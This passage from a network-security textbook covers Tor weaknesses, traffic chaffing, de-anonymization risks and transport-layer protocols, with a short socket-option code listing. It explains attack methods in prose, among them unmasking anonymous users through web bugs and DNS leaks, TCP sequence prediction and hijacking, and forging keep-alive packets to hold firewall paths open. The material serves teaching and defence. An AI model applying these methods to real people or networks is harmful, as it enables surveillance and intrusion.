Path Reuse: Tor is not fast when it comes to establishing a new path through the set of Tor nodes. The path, called a *circuit*, may be reused for multiple TCP connections rather than establishing a new circuit each time. This increases the likelihood of a volume analysis.

DNS Leakage: Whereas many applications may tunnel data through Tor, many others may resolve hostnames directly. An attacker (preferably at the destination) monitoring DNS queries may be able to correlate clients performing DNS lookups with Tor connections. The DNS lookup can leak the sender's identity.

The ideal Tor client will use Tor for DNS lookups and periodically change the circuit through the network.

13.3.6 Chaffing

In 1997, AT&T researchers developed an anonymity system called Crowds. Their slogan, *Anonymity loves company*, succinctly defines a critical element to identity disclosure. Even with the most sophisticated anonymity system, a user can still be tracked and identified if nobody else uses the system. The only user of a system, or someone using a system in a unique way, can easily be traced. The best anonymity systems are the ones that are used by many people. A packet with an undisclosed source and destination cannot be linked to other packets if there is a crowd of equally anonymous packets from many users.

Unfortunately, a large volume of users may not always be available. *Chaffing* is a method to generate artificial traffic, allowing a solitary connection to be hidden by noise. The four types of chaffing are directional, volume, size, and sequential. In each of these approaches, less chaffing is required as more users employ a particular anonymity system.

Winnowing Wheat from Chaff

Science fiction author Theodore Sturgeon once said, "Sure, ninety percent of science fiction is crud. That's because ninety percent of everything is crud." This has been adapted as Sturgeon's Law: 90 percent of everything is crap. In networking terms, the issue focuses on separating signal from noise. This is commonly referred to as winnowing, or separating, wheat from chaff.

In a networking environment, connections are usually direct. Noise can be readily filtered out and connections can be immediately identified. For anonymity, the desire is to increase the amount of noise. The additional noise (chaff) increases the difficulty for an observer to identify the true signal (wheat).

13.3.6.1 Directional Chaffing

When observing network traffic, all packets flow from a source to a destination. Even if proxies or relays obscure the source and destination, the packet still follows a point-to-point direction. If very little traffic traverses a particular path or flows to a specific destination, then all traffic is likely related. This permits analysis of the link.

Directional chaffing addresses the point-to-point issue by generating many fake packets that traverse many different paths. An observer will be unable to separate the true data from the noise.

13.3.6.2 Volume Chaffing

When observing an anonymous network connection, the volume of traffic can reveal information about the content, even if the content is encrypted. Some examples are shown in Table 13.1.

TABLE 13.1 Correlating Data Flow Volume with Activity

Transmit	Reply	Possibly Purpose
Low, Irregular	High, Bursts	Transmitting keystrokes, receiving application replies
Low, Bursts	High, Bursts	Downloading small files (e.g., Web, FTP)
Low, Bursts	High, Sustained	Downloading large files (e.g., Web, music)
High, Sustained	Low, Bursts	Uploading large files
High, Bursts	Low, Bursts	Uploading small files (e.g., email, FTP)
High, Sustained	High Sustained	Graphic/audio intensive (games, VoIP, real-time forums)

To avoid volume analysis, *volume chaffing* can be used to generate arbitrary data. The additional traffic is used to normalize the overall volume. For example, all observed data could appear as a high, sustained volume even if the true content consists of low volume with irregular bursts. Similarly, chaffing can be used to slow down high-volume traffic so that it appears to be low volume.

Volume chaffing should be used before establishing and after terminating a connection. This prevents the identification of a connection. Otherwise, if the chaffing only appears when a connection is present, then an observer can identify the presence and duration of a connection.

13.3.6.3 Size Chaffing

The network and data link layers fragment data to fit into transmission blocks. For maximum throughput, each block is filled to the maximum data size. The last fragment is commonly smaller than previous fragments. An observer can use this information to determine the size of the data being transmitted. For example, if the MTU is 1,500 bytes and the third packet contains 100 bytes, then the total data size is likely 3,100 bytes (two 1,500-byte packets plus a 100-byte fragment). An observer may not know what the data contains but does know the data size.

Size chaffing varies the size of the transmitted blocks. This may take either of two forms: normal or random transmit sizes. When using the *normal transmission sizes*, all packets appear to be the same size. Larger packets are cut to a smaller size, and smaller packets are padded to appear larger. Normalizing the packet size prevents size identification. In contrast, *random transmit sizes* constantly change the transmitted data size. Large packets may be split, and small packets may be padded, but few sequential packets will appear to be the same size. Without the ability to observe data content, both of these approaches can defeat data size detection.

13.3.6.4 Sequential Chaffing

Normally packets are transmitted in a sequential order. An attacker collecting packets can be fairly certain that the packets are in order. If the data is encrypted, then knowing the transmission sequence can aid in cracking the encryption.

Sequential chaffing reorders packets before transmission. Although two packets captured minutes apart may be in order, packets captured a few seconds apart are likely out of order. For attackers to crack any encryption, they must first identify the packet order. If there are 8 packets in an unknown order, the chaffing yields 40,320 combinations (8 factorial). This dramatically increases the difficulty.

13.4 COMMON LIMITATIONS

Most anonymity systems are directed at protecting identification based on the network layer; however, factors beyond the network layer can lead to identification:

Higher-Level Information Leakage: Many higher-layer OSI protocols explicitly include identification information. Web sites use tracking cookies, email discloses addresses, and someone may post personal information to a forum. Even if the anonymity system uses encryption, the data must be decrypted before is can be used. Information leakage from higher protocols can compromise an otherwise anonymous connection.

Timing Attacks: Automated systems frequently operate on specific schedules, and people may have particular hours when they are online. Analyzing occurrence rates and durations can separate a person from an automated process, isolate connection functionality, and identify probably geographic regions. An attacker can optimize his attack to take advantage of known timings, and people desiring anonymity can be tracked.

Habitual and Sequential Patterns: Similar to timing attacks, habitual behavior and sequential accesses can identify an individual. For example, visitors to the Whitehouse Web site (*http://www.whitehouse.gov*) may normally load all images then they click on one of the top stories. When using Tor, each Web connection may go through a different node. By tracking all connection from Tor nodes, Web administrators can identify (1) where the anonymous individual visited, (2) how long they stayed on each Web page, and (3) the estimated speed of the anonymous sender's network connection. If the anonymous person repeats the pattern daily, then his activities can be tracked over time. Similar patterns can be formed by correlation the order links are accessed, average timings between accesses, and amount of data transmitted and received.

Speed: Anonymity is not fast. Chaffing consumes network bandwidth, and relays add noticeable connectivity delays. Cryptography, for data privacy, adds additional delays.

In addition to the common limitations, there are a few methods to directly attack and breach anonymity. These can be implemented as a conscious effort.

Cookies: Many Web sites use cookies to track visitors. Even if the Web browser uses an anonymous network connection, cookies can permit tracking the user online.

Web Bugs: Besides Web browsers, many applications process URLs. Email clients and Instant Messaging (IM) systems, for example, can load images from remote Web sites simply by opening an email or receiving a link. By intentionally sending an anonymous target a Web bug, an attacker can force a breach of anonymity. If the bug is acquired directly, then the actual network address is disclosed. If the bug is accessed using the anonymity system, then timing analysis and information disclosure can attack the anonymity.

DNS Leaks: Many applications do not tunnel all data through the anonymous channel. DNS lookups are commonly performed directly. If an attacker sends a unique hostname to an anonymous target, then watching the DNS resolution can identify the target's network address.

Trojans and Callback Bombs: An anonymous download may transfer hostile code to the anonymous sender or anonymous recipient. These systems can establish direct connections to a remote server that permits identification of an otherwise anonymous node. Alternately, the malware can use the anonymous connection and transmit information that reveals an identity.

SUMMARY

The OSI network layer permits communication between two nodes across the network through the use of network-wide addressing. Network addresses disclose more than routing information, however. In particular, an attacker can identify a specific individual's location and identity.

To remain anonymous online, defenders have a selection of tools. Moving network addresses and subnets can make location identification difficult. Blind drops, proxies, relays, and onion networks can obscure both the source and destination. Chaffing can also deter network transfer analysis.

Network anonymity is feasible, but it is vulnerable to disclosure from higher-layer protocols and usage. Attackers may identify individuals based on habitual patterns, transmitted content, and time-based analysis.

REVIEW QUESTIONS

1. Why would an online detective desire anonymity?
2. List three types of anonymity.
3. What type(s) of anonymity does Tor provide?
4. When discussing anonymity, what is high-level information leakage?

DISCUSSION TOPICS

1. Describe some scenarios where `traceroute` may report a large time difference between two hosts. What is required for a `traceroute` listing to contain two adjacent `hosts` with very similar time delays but vastly different physical locations?
2. Time-based analysis compares network traffic with the time the traffic is observed. For example, connections that occur Monday through Friday

for eight hours likely indicates work hours. This can be used to estimate the time zone of the sender. Describe a chaffing approach that can defeat a time-based analysis. Identify the usability and long-term impact from such a system.

3. An online user employs an email-based blind drop to remain anonymous. Describe some approaches to ferret out the user's identity.
4. Use a large, public onion routing system, such as Tor, to anonymize Web requests. Connect to the URL *http://www.google.com/*. Flush the browser's cache and repeat the experiment. (Because Tor caches functional onion routes, it will need to be restarted to flush the stored path.) What Web page is returned? How does the server know which page to return?

ADDITIONAL RESOURCES

IEEE has devoted a number of resources to privacy, security, and anonymity. Information about the IEEE's Technical Committee on Security and Privacy is available at *http://www.ieee-security.org/*, and the IEEE journal on Security and Privacy is at *http://www.computer.org/security/*.

Many books describe the types of information disclosed online and how to track people who would otherwise be anonymous. Some examples include the following:

- McKeown, Kevin and Dave Stern. *Your Secrets Are My Business: Security Expert Reveals How Your Trash, License Plate, Credit Cards, Computer, and Even Your Email Make You an Easy Target for Today's Information Thieves*. Plume, 2000. ISBN 0-452-28204-7.
- Wang, Wallace. *Steal This Computer Book 3: What They Won't Tell You About the Internet*. No Starch Press, 2003. ISBN 1-593-27000-3.
- Foster, Donald. *Author Unknown: On the Trail of Anonymous*. Henry Holt & Company, 2000. ISBN 0-805-06357-9.

Although these books do not focus entirely on online or network-layer identification (e.g., *Author Unknown* does not track people online), the methods and approaches discussed directly apply to online identity exposure.

This page intentionally left blank

Part V OSI Layer 4

In This Part

- Transport Layer
- TCP

Layer 4 of the ISO OSI model is the *transport layer*. This layer provides an interface between the upper application layers and lower networking layers. The transport layer provides packet ordering and service identification. The two most common transport layer protocols are TCP and UDP, which represent connection-oriented and connection-less protocols.

This page intentionally left blank

14 Transport Layer

In This Chapter

- Common Protocols
- Core Transport Layer Functions
- Gateways
- General Risks

The lower layers of the OSI network model, the networking layers, define the functionality for communicating between nodes on a network. The physical layer provides connectivity, the data link layer identifies unique nodes, and the network layer provides inter-network routing. In contrast, the upper layers provide application support. For example, the session layer manages long-term connections, the presentation layer formats data, and the application layer provides service-specific functionality.

The *transport layer* defines an interface between the lower networking layers and upper application-oriented layers. In many networking stacks, the top interface to the transport layer is an *application programming interface* (API). For example, *sockets* is a popular interface to both TCP and UDP on Unix systems. WinSocks provides similar API functionality for Windows systems. The transport and lower OSI layers are usually implemented within the operating system, whereas higher layer functionality may be implemented by separate applications that interface with the stack through the API.

14.1 COMMON PROTOCOLS

Although there are hundreds of application layer protocols (FTP, HTTP, SMTP, SNMP, and DHCP are only the beginning of a long list), dozens of common physical layer standards (Ethernet, 802.11, etc.), and many choices for network layer protocols (IP, IPv6, IPX, X.25, etc.), there are relatively few transport layer protocols. Unlike the physical, data link, and network layers, transport protocols are usually independent of the lower layers.

The two most common transport protocols are *Transmission Control Protocol* (TCP) and *User Datagram Protocol* (UDP). These are supported by nearly all network layer protocols. Other transport protocols are less common and include SCTP, NetBIOS-DG, and a variety of AppleTalk protocols.

14.1.1 TCP and UDP

TCP and UDP are almost universally supported. The main distinction comes from their connection management: TCP is a connection-oriented protocol, whereas UDP is for connection-less communications. Both of these protocols are detailed in Chapter 15.

TCP is commonly used for established bidirectional communication [RFC793]. Application layer protocols such as Web (HTTP), email (SMTP), and Secure Shell (SSH) use TCP. TCP acknowledges all transmitted data, which provides a degree of security through transmission validation.

NOTE

TCP validates the amount of data transmitted but not the data itself.

In contrast to TCP, UDP is connection-less [RFC768]. UDP transmits data but does not validate that the data was received. Because UDP does not wait for acknowledgements, it generally transmits data much faster than TCP; however, UDP does not detect lost packets. UDP is commonly used by higher-layer protocols where the loss of a single packet does not affect the data transfer. For example, streaming audio across the network uses a large number of packets, but each packet contains a very small amount of audio data. The loss of a single packet may result in small audio distortions but does not usually degrade the reception significantly. Streaming video uses even more bandwidth. The loss of a packet may make an image temporarily appear blocky but does not corrupt the entire image. For these reasons, UDP is preferred by many application layer protocols that provide audio and video, such as VoIP and Microsoft NetMeeting. Although these protocols could use TCP, the delays from connection-oriented packet acknowledgements can noticeably impact quality.

Not every high-layer protocol that uses UDP supports packet loss. For example, the application layer's *network file system* protocol (NFS) uses UDP for fast file transfers, even though a lost packet will result in file corruption or extended delays due to retries.

Transport Overhead

UDP has a very simple packet format. Each UDP packet (called a *datagram*) contains 4 bytes for source and destination ports (2 bytes each—ports are discussed in Section 14.2.1), the length of the datagram (2 bytes), and a 16-bit checksum. The remainder of the datagram contains the data to be transmitted. The entire UDP header contains 8 bytes.

In contrast to UDP, TCP is connection-oriented; it must provide additional information for sequencing and control information. Like UDP, the TCP header includes source and destination ports (2 bytes each), but TCP also include a 4-byte sequence number. TCP is much more sophisticated than UDP and provides options for flow control and data size [RFC793, RFC1122, RFC2001]. Whereas UDP headers always contain 8 bytes, TCP headers can vary in size. The smallest TCP header requires 20 bytes.

When transferring a large file, UDP requires significantly less overhead. For example, when transmitting a 1 MB file (1,048,576 bytes), both TCP and UDP divide the data into packets (or datagrams). Although the amount of data per packet can vary, systems generally try to restrict one transport-layer packet to the data link MTU size. For Ethernet, the MTU is 1,500 bytes, and an IP header consumes 20 bytes. The minimum TCP header is 20 bytes, which results in 1,460 bytes of data per packet, 719 packets to transfer 1 MB, and a total of 14,380 bytes from the header. In contrast, UDP only requires 8 bytes for the header, resulting in 1,472 bytes of data per packet and 713 packets for a total overhead of 5,704 bytes. TCP requires more than a 250 percent increase in overhead compared to UDP—and this does not include the initial TCP protocol negotiation, packet acknowledgements, or connection management (none of which exist in UDP).

14.1.2 SCTP

Although TCP and UDP are widely used, there were not designed for security—both have limited facilities for authenticating data and no method for supporting privacy. In addition, TCP's continual acknowledgements can hinder large data stream transmissions. Designed as a replacement to TCP, the *Stream Control*

Transmission Protocol (SCTP) addresses these shortcomings [RFC2960, RFC3286, RFC3309]. For example, SCTP uses a sliding window for packet acknowledgements. Rather than periodically stopping transmission and waiting for an acknowledgement, an acknowledgement window is provided. Large data streams can continue transmitting while receiving periodic acknowledgements. This provides connection-oriented functionality with a lower overhead than TCP.

SCTP includes support for packet authentication and encryption. RFC2960 defines the option to include a Message Authentication Code in SCTP and to encrypt user data. The cryptographic functions used by SCTP are the same security precautions used by IPsec and IPv6 [RFC1750]. As with IPsec and IPv6, SCTP can only provide security when connecting to a known host and using preshared keys.

RFC2960 is one of the few RFCs that discusses all the security ramifications, including authentication, privacy, and nonrepudiation.

Although SCTP provides better security and performance than TCP, it has not been widely adopted. SCTP drivers are available for Linux and BSD, but these drivers do not currently ship with most operating system distributions. In addition, SCTP is not supported by most firewalls and NAT systems and lacks compatibility with TCP. All of this impedes widespread adoption.

14.1.3 NetBIOS-DG

File-sharing protocols, such as NFS, use UDP for data transfers. The lower overhead from UDP makes it more desirable than TCP. For Windows, the protocol of choice is NetBIOS. The *NetBIOS Datagram Service* (NetBIOS-DG) provides similar functionality to UDP. NetBIOS-DG is used for transporting data between Windows systems.

The NetBIOS API provides functionality at the OSI session and transport layers. NetBIOS-DG is a transport layer function, whereas NetBIOS-NS (name server) and NetBIOS-SSN (session service network) are examples of session layer functionality.

NetBIOS-DG is an open protocol defined by RFC1001 and RFC1002, however, it is commonly associated with the proprietary Microsoft *Server Message Block* (SMB) protocol. Although the open source community has attempted to reverse engineer SMB for Linux and Unix systems, these ports are constantly under development. The open source SAMBA project (*http://www.samba.org/*) offers a very usable implementation of NetBIOS for supporting SMB. But, the SAMBA implementation does not provide 100 percent of the functionality found on Windows systems.

The NetBIOS protocol is strongly associated with Windows operating systems. Microsoft's Network Neighborhood and Shares (drive and device sharing) use NetBIOS to communicate. This protocol was designed for local networks but regularly appears across large networks and the Internet. Unfortunately, NetBIOS is generally considered an external risk because the common implementations provide direct access to services and files on the system. Between November 2004 and 2005, the Internet Storm Center recorded in excess of 500,000 scans per day for the NetBIOS ports 137/udp and 139/udp, and 50,000 for port 138/udp. Most of these scans were conducted by malware and computer viruses. Together, these ports denote some of the most widely scanned and exploited services on the Internet. To limit virus outbreaks, many ISPs automatically filter these NetBIOS ports.

Although the NetBIOS ports 137, 138, and 139 (TCP and UDP) are heavily scanned, they are not as targeted as the SMB-over-TCP port 445/tcp. Between November 2004 and 2005, the Internet Storm Center recorded in excess of 5,000,000 packets scans per day. Although many service providers filter the NetBIOS ports, 445/tcp is not regularly filtered.

14.1.4 AppleTalk

Similar to NetBIOS for Windows, Apple's operating systems incorporate the AppleTalk protocol. AppleTalk includes a variety of transport protocols that are optimized for specific tasks. For example, the AppleTalk Data Stream Protocol (ADSP) is optimized for streaming data, whereas the Name Binding Protocol (NBP) is used for hostname resolution. Other AppleTalk transport protocols include the AppleTalk Transaction Protocol (ATP) and Echo Protocol (AEP).

Most Apple products have strong support for AppleTalk, TCP, and UDP.

Although AppleTalk is a proprietary protocol, the open source Netatalk project (*http://netatalk.sourceforge.net/*) provides full AppleTalk support to Linux, BSD, and Unix systems.

14.2 CORE TRANSPORT LAYER FUNCTIONS

The transport layer abstracts the networking functionality from the upper application layers. This includes connection management, packet assembly, and service identification. The two core elements that make these functions possible are transport layer ports and sequencing.

14.2.1 Ports and Sockets

The transport layer uses the network layer to establish a connection to another node. The network layer's route provides a *socket* across the network [RFC793]. Sockets may either be active or passive. An *active socket* indicates an established network connection, either on a client or server. In contrast, a *passive socket* is one that is not in use. Servers use passive sockets while awaiting and listening for network connections.

The transport layer creates *ports*. Each port contains a unique identifier for a specific higher-layer service. A single socket may host many ports, but a port requires a socket. Ports may be associated with specific higher-layer protocols or dynamically allocated. For example, the Web (HTTP) uses a service on port 80 of the TCP protocol—denoted as 80/tcp. Email uses 25/tcp, and DNS uses both 53/udp and 53/tcp. By assigning services to known ports, every client knows how to find each service. If the service is not on a standard port, then someone (or something) must specify where the port is located. For example, the remote procedure call (RPC) protocol uses a well-known port for communicating the dynamic port numbers for specific services.

Although servers are usually assigned specific ports, clients may use any port. The server learns the client's port number when the client connects to the server. Each transport layer header specifies the source and destination port numbers.

Most remote network attacks target specific services on specific ports. But, many denial-of-service attacks may target ports or sockets. This places the transport layer in a unique position: transport attack vectors include ports, sockets, and specific protocol implementations.

Socket to Me

The term *sockets* has two meanings that are context specific. First, it can refer to a general programming interface. Unix *sockets programming* uses the sockets API for accessing transport layer protocols. Within the transport layer, however, sockets have a different meaning. A socket is a network connection, defined by four values: source network address, source port, destination network address, and destination port [RFC793]. A half-opened socket indicates a socket with source values but no destination.

14.2.2 Sequencing

The transport layer receives a block of data from the upper layers and separates the data into *packets*. Each packet is assigned a unique *sequence identifier* that is used to track the packet. The transport layer maintains a list of sequence numbers that have been used on a port—new sequence numbers are not used until the entire sequence is used. This prevents a packet with a duplicate sequence number from being confused with a previously seen packet. Packets that are clearly out of sequence are either held until the full sequence is received or simply rejected.

Because sequence numbers are used to maintain the transport layer's ordering, they form a common attack vector. Sequencing can be used for transport layer hijacking.

NOTE

For some connection-less protocols, packet ordering and sequencing are not required. UDP, for example, does not provide sequencing.

14.2.3 Sequence Hijacking

An attacker who observes a transport layer packet must identify the sequence to insert or hijack the connection. If the attacker sends forged packets that are out of sequence, then they will likely be ignored by the target system; however, forged packets with valid sequence numbers can appear authentic and acceptable to the target system. For this reason, sequence numbers may not be generated incrementally. If the observed packet sequence is #1, #2, #3, then the attacker may assume the next packet is #4. If the observed sequence is #1, #352, #80, then an attacker may not be able to predict the next sequence number. In addition, if all sequence identifiers are used before the sequence repeats, then an attacker can simply observe all identifiers until there is only one left.

14.2.3.1 Random Sequence Numbers

Random initial sequence numbers are commonly used at the start of a transport connection. This deters an attacker from guessing the first packet; however, random sequence numbers within an established connected-oriented transport connection are uncommon. Instead, transport layer protocol such as TCP and SCTP use the packet header to indicate the current sequence number as well as the next number. An attacker who observes this type of header knows the next sequence number to imitate. In addition, the attacker can specify the next forged packet sequence number, effectively locking out half of an established connection. If the transport connection provides an established login, then the attacker immediately gains access to the login.

Because a socket connection includes both source and destination, a hijacker must assume the identity of either the source or the destination. This can be done through redirection or impersonation. For example, ICMP allows the redirection of connections to other hosts or ports. In addition, the victim may undergo some form of DoS attack to remove any competition with an impersonator.

14.2.3.2 Blind Sequence Attacks

Although common transport protocols are vulnerable to attackers that can observe the packets, they are not necessarily vulnerable to attackers that cannot intercept the data stream (*blind attackers*). Sequence numbers are commonly started with an initial random value but increment throughout the course of the session. An observer can easily identify the sequence pattern and hijack the session, but a blind attacker cannot identify the initial sequence number. As such, a blind attacker cannot determine the sequence number and compromise a transport layer connection.

14.2.3.3 Sequence Reconnaissance Attacks

Unfortunately, many transport layer protocol implementations use a pseudo-random number generator that becomes predictable. The complexity of the random number generator directly leads to the predictability of the packet sequence. An attacker can establish many transport connections and determine the pattern for initial sequence numbers. This weakness allows a blind attacker to potentially compromise transport layer connections. Older operating systems, such as TCP for OS/2 and Windows 95, use very predictable packet sequences. Newer network devices may use random positive increments (e.g., Linux and Windows 2000) or very random values (e.g., OpenBSD and related BSD systems). Tools such as Nmap (`nmap -O -v`) evaluate the quality of the sequence generating system.

NOTE

Although most modern operating systems use very random algorithms for generating transport layer sequence numbers, network gateways and other devices do not. Many gateways, firewalls, and mobile devices use trivial, pseudo-random number generators.

14.2.3.4 Hijacking Mitigation Options

There are few solutions to transport layer hijacking. Most services that require security rely on higher OSI layer protocols to authenticate connections. For example, SSH connections can be hijacked through TCP, but the hijacker is unlikely to be able to authenticate or respond correctly to SSH packets. This type of hijacking appears as an established SSH connection that suddenly disconnects. This results in a secure failure, where the service stops the attack but does nothing to prevent an ongoing DoS attack. Secure transport layer protocols, such as SCTP, are seldom deployed but do provide options for transport authenticating connections between known hosts.

14.2.4 Connection Management

Much of the transport layer functionality operates similarly to the lower networking layers. For example, transport layer protocols may be connection-oriented or connection-less. In a *connection-oriented* protocol, the recipient acknowledges each data transfer; *connection-less* protocols do not. This is the same concept used by the OSI network, data link, and physical layers—each supports connection-oriented and connection-less protocols. There is no connectivity dependency between the OSI layers, however. A stack may be implemented with a connection-less physical layer (e.g., 10Base-2), a connection-oriented data link layer (IEEE 802.5 Token Ring), a connection-less network layer (IP), and a connection-oriented transport layer (TCP). Even if the transport protocol is connection-oriented, the lower protocols are not required to be connection-oriented.

Although it is possible to have connection-oriented protocols at each of the OSI layers, the resulting communication overhead can be overwhelming. Using connection-oriented protocols at the data link, network, and transport layers can more than quadruple the amount of physical layer traffic.

The ability to mix-and-match connection methods allows improved performance and reliability. For example, many computers only have one network adapter that supports a twisted pair physical layer protocol (commonly 10Base-T or 100-Base-T). These are connection-less protocols. The data link layer, IEEE 802.2 and 802.3, can support connection-oriented connections but nearly always operates in a connection-less mode. The network layer, IPv4 or IPv6, is connection-less (unless security is enabled through IPsec or IPv6 security). This means that the data transfer is likely connection-less. The transport layer can apply connection-oriented functionality even when the lower layers are connection-less. Because only one layer is providing a connection-oriented service, data does not need to be validated at every step. A single acknowledgement can be received at a higher OSI layer and validate the data transfer.

In the worst-case performance scenario, each layer uses a connection-oriented protocol. This means that each transport layer packet needs a transport layer acknowledgement. A single transport layer packet may be split into multiple network layer packets, resulting in multiple network-layer acknowledgements for each transport layer packet. Similarly, the data link and physical layers may subdivide the data and require transfer acknowledgements. Although this type of worst-case scenario is rarely, if ever, observed in common network environments, the scenario does appear to a lesser degree with VPNs. For example, both IPv6 and SSH provide VPN support, and both provide connection-oriented services. Tunneling a protocol that depends on TCP over SSH through an IPv6 connection introduces three layers of connection-oriented services and therefore leads to more packets being generated.

In contrast to the performance loss, connection-oriented layers do improve reliability by validating the transfer at each stage. The four types of connection-oriented confirmations are per packet, per set, sliding window, and implicit. Each of these approaches balances tradeoffs between performance and reliability.

Proxies and Tunnels

Both proxies and tunnels relay packets. Both also typically use connection-oriented services, although connection-less protocols do exist. The big difference between proxies and tunnels is in *how* they relay packets.

When using a *tunnel*, such as a VPN, an entire network stack is relayed. If an application protocol that uses the TCP connection-oriented transport protocol (e.g., HTTP or SMTP) is tunneled, then all TCP acknowledgements must also traverse the tunnel. Because all traffic is tunneled, the result is a secure connection, but the number of packets needed for sending the data increases.

In contrast, *proxies* only relay higher-layer protocols. A transport layer proxy, such as a SOCKS server (Chapter 13), only relays session, presentation, and application layer protocols. Transport layer acknowledgements are not relayed through a transport layer proxy. Similarly, NAT (Chapter 12) functions as a network layer proxy. When using NAT, transport layer acknowledgements are relayed, but network layer acknowledgements are not. In general, tunneling generates more packets, which leads to more network overhead and lower performance but also more security options. In contrast, because proxies do not relay acknowledgements, they usually generate less traffic and offer higher performance but only add security through indirection.

Tunneling protocols that use cryptography and authentication are less vulnerable to eavesdropping, hijacking, and MitM attacks than proxies with cryptographic support. This is because a transport layer proxy must decode the transport layer before relaying the data.

14.2.4.1 Per-Packet Confirmation

The simplest type of connection-oriented service uses *per-packet confirmation*. Each transmitted packet receives an acknowledgement. This increases the bandwidth at the physical layer, regardless of the layer performing the per-packet confirmation. To reduce bandwidth consumption, most protocols generate very small acknowledgement packets; the acknowledgement is generally smaller than the data.

14.2.4.2 Per-Set Confirmation

In *per-set confirmation*, a group of packets may be transmitted with one acknowledgement accounting for the entire group. The NFS application layer protocol uses per-set confirmation for file transfers. The confirmation reports the packets received, as well as the ones that were missed.

NOTE

Many applications that use UDP can also use TCP. For example, NFS may use TCP or UDP but uses UDP by default.

14.2.4.3 Sliding Window Confirmation

The *sliding window confirmation* approach extends the concept of per-set confirmation. Rather than transmitting a block of data and then waiting for a reply, the sliding window continually transmits data. Acknowledgements are sent periodically and confirm a set of transmitted packets. Some acknowledgements may identify a few packets, whereas others can identify many. Sliding windows result in faster transmission rates because the sender does not stop unless no acknowledgements are received. Sliding window confirmation is used by protocols such as TCP and SCTP.

Unfortunately, sliding windows also offer attackers a window of opportunity. In per-packet confirmation and per-set confirmation, the attacker must respond faster than the destination's acknowledgement. With sliding windows, there is a longer period for the attacker to attempt to hijack or poison a connection. Chapter 15 discusses blind TCP attacks that exploit weaknesses in the sliding window approach.

14.2.4.4 Implicit Confirmation

Not every connection-oriented protocol is explicitly connection-oriented. Some protocols, such as those that use cryptography, may be designated as connection-less but actually provide connection-oriented acknowledgements. For example, when the presentation layer protocol SSL (Chapter 19) uses encryption, transport layer packets are chained together through the SSL encryption. Even if the transport layer is connection-less (e.g., UDP), the overall transport operates in a connection-oriented fashion; if a packet is not confirmed, then the encryption fails.

Encryption within the transport or higher layers can lead to implicit connection-oriented communications. Examples include the Kerberos session layer protocol and the presentation layer protocols SSH and SSL.

NOTE

Few transport protocols support authentication or encryption, but none also support connection-less cryptography. SCTP, for example, supports authentication and encryption but is a connection-oriented protocol. Connection-less transport protocols, such as UDP and NetBIOS-DG, do not provide cryptographic support.

14.2.5 Packet Ordering

The transport layer may divide data into multiple packets, combine small data blocks into larger packets, and multiplex packets through multiple connections. Moreover, the network layer routes the packets to remote systems but does not guarantee the order of the packet's arrival. Different routes may result in different packet ordering. To ensure that the upper OSI layers receive data as it was sent, the transport layer uses the packet sequence numbers to ensure data ordering.

The Nagel Algorithm

Packet headers generate a large amount of overhead. For example, a TCP packet sent over IP on a 100Base-T network contains a minimum of 54 bytes of packet header: 14 for MAC addressing, 20 for IP, and 20 for TCP. When transmitting a series of short bytes, such as keyboard entries in a terminal window, the header size comprises a majority of the data being sent. If there are enough small packets, then network congestion due to acknowledgement delays may occur.

In 1984, John Nagel proposed a solution to this type of network congestion. Detailed in RFC896, the approach delays transmissions at the transport layer. Rather than sending every keystroke, systems may wait for a fraction of a second (usually 200 ms to 500 ms—the time between keystrokes) in case more small data blocks need to be transmitted. When the transfer buffer fills, or a timeout occurs, the data is placed in a packet and sent through the socket, reducing the number of headers needed to perform the transfer. This method of waiting for a packet to fill a transport buffer is commonly referred to as the *Nagel Algorithm*.

The Nagel Algorithm does improve network performance, but it can negatively impact software that requires real-time input. Applications may disable the Nagel algorithm by using the socket option `TCP_NODELAY` (Listing 14.1) to force real-time data transmissions. But, disabling the Nagel algorithm can lead to time-based attacks, such as the SSH timing attack discussed in Chapter 20.

LISTING 14.1 Code Sample for Disabling the Nagel Algorithm for TCP Connections

```
int On=1;
tcp_socket = socket(PF_INET, SOCK_STREAM, 0);
setsockopt(tcp_socket, IPPROTO_TCP, TCP_NODELAY, &On, sizeof(On));
```

14.2.6 Keep-Alive

Network and lower OSI layers may connect and reconnect as needed, without impacting the transport layer. Network devices such as NAT routers (Chapter 12), however, may decide a transport layer connection is terminated when no traffic is seen after a few minutes. NAT devices and firewalls normally store a table of addresses, ports, and protocols that are permitted to enter the network. After a timeout from lack of use, table entries are dropped. The result is that a low-volume transport layer connections may become disconnected due to network timeouts.

NOTE

The connection timeout duration varies among firewalls. Some SOHO NAT firewalls timeout after 10 minutes. Heavy-duty commercial firewalls may timeout after hours.

To prevent network timeouts, many transport layer protocols support keep-alive packets. A *keep-alive packet* creates network traffic without transferring application data. These are intended to prevent timeouts from low activity.

Low-end network devices simply look for traffic from a known remote network address that uses a specified protocol (e.g., TCP or UDP) and port. An attacker can use this information to keep a path through a firewall or NAT router open long after the actual connection has terminated. By sending forged packets that specify the source address, destination address, protocol, and port, the attacker can keep the path through the firewall open indefinitely. In the worst case, the network service inside the firewall may be susceptible to attacks from forged packets. At best, the firewall (or NAT device) is vulnerable to a DoS as the attacker keeps all ports open—filling the table of allowed connections and preventing new connections.

Higher-end firewalls and NAT devices support *stateful packet inspection* (SPI). SPI monitors transport layer packets to identify sequence numbers and connect/disconnect requests. Using SPI, an attacker cannot trivially bypass a firewall; however, SPI can only analyze transport protocols that it knows—usually TCP and UDP. Other transport protocols, such as NetBIOS-DG or SCTP are usually not be monitored by SPI systems.

14.3 GATEWAYS

Bridges, routers, and gateways refer to network devices that convert between protocols. *Bridges* (Chapter 8) operate at the data link layer and span networks that may use different physical layer standards. *Routers* (Chapter 11) operate at the network layer and can pass traffic between separate data link layers. Similarly, *gateways* are transport layer devices that can pass data between different network layer protocols. For example, a gateway may link traffic from an IPv6 network to an X.25 network.

Gateways operate at the transport layer and can filter connections based on data link, network, or transport protocols. For example, a gateway may only pass authenticated IPv6 traffic a private IP network or allow all TCP data to pass from a specific hardware address to a specific subnet. Because of its filtering capabilities, the term "gateway" is frequently synonymous with "firewall."

What's in a Name?

The term *gateway* may be used with network or transport layer devices, but with different meanings. At the network layer, a gateway is any device that links two networks. This term is usually seen as a *default gateway* or default routing device.

